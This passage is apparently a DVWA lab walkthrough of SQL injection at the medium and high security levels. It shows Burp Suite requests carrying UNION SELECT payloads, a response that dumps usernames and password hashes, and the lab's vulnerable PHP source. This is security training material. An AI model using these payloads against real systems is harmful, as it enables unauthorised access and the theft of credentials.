11 Referer: http://dvwa/vulnerabilities/sqli/
12 Cookie: PHPSESSID=alji2rn3ql6d7vavip2boo6041; security=medium
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 id=1&Submit=Submit
```

Step: -2 In this Step Edit id=1 to this code then send it and we can see the results in response.

1 UNION SELECT user, password FROM users --

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >


Request

Pretty Raw Hex

```
1 POST /vulnerabilities/sqli/ HTTP/1.1
2 Host: dvwa
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 61
9 Origin: http://dvwa
10 Connection: keep-alive
11 Referer: http://dvwa/vulnerabilities/sqli/
12 Cookie: PHPSESSID=alji2rn3ql6d7vavip2boo6041; security=medium
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 id=1 UNION SELECT user, password FROM users -- &Submit=Submit
```

Response

Pretty Raw Hex Render



Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d353d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d99f5bbe46cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

SECURITY LEVEL(HIGH)

As we Know, we will first view the source code.

The flaw in the code you provided is that it is vulnerable to SQL injection attacks. The vulnerability arises from directly concatenating user input into the SQL query without proper sanitization or parameterization

High SQL Injection Source

```
<?php
if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}
?>
```

Step:-1 For high level, after clicking the “here to change your ID”, we can see a window where we can insert our malicious code.

‘ UNION SELECT user, password FROM users -- -

After inserting a SQL injection payload, we can retrieve all usernames or passwords

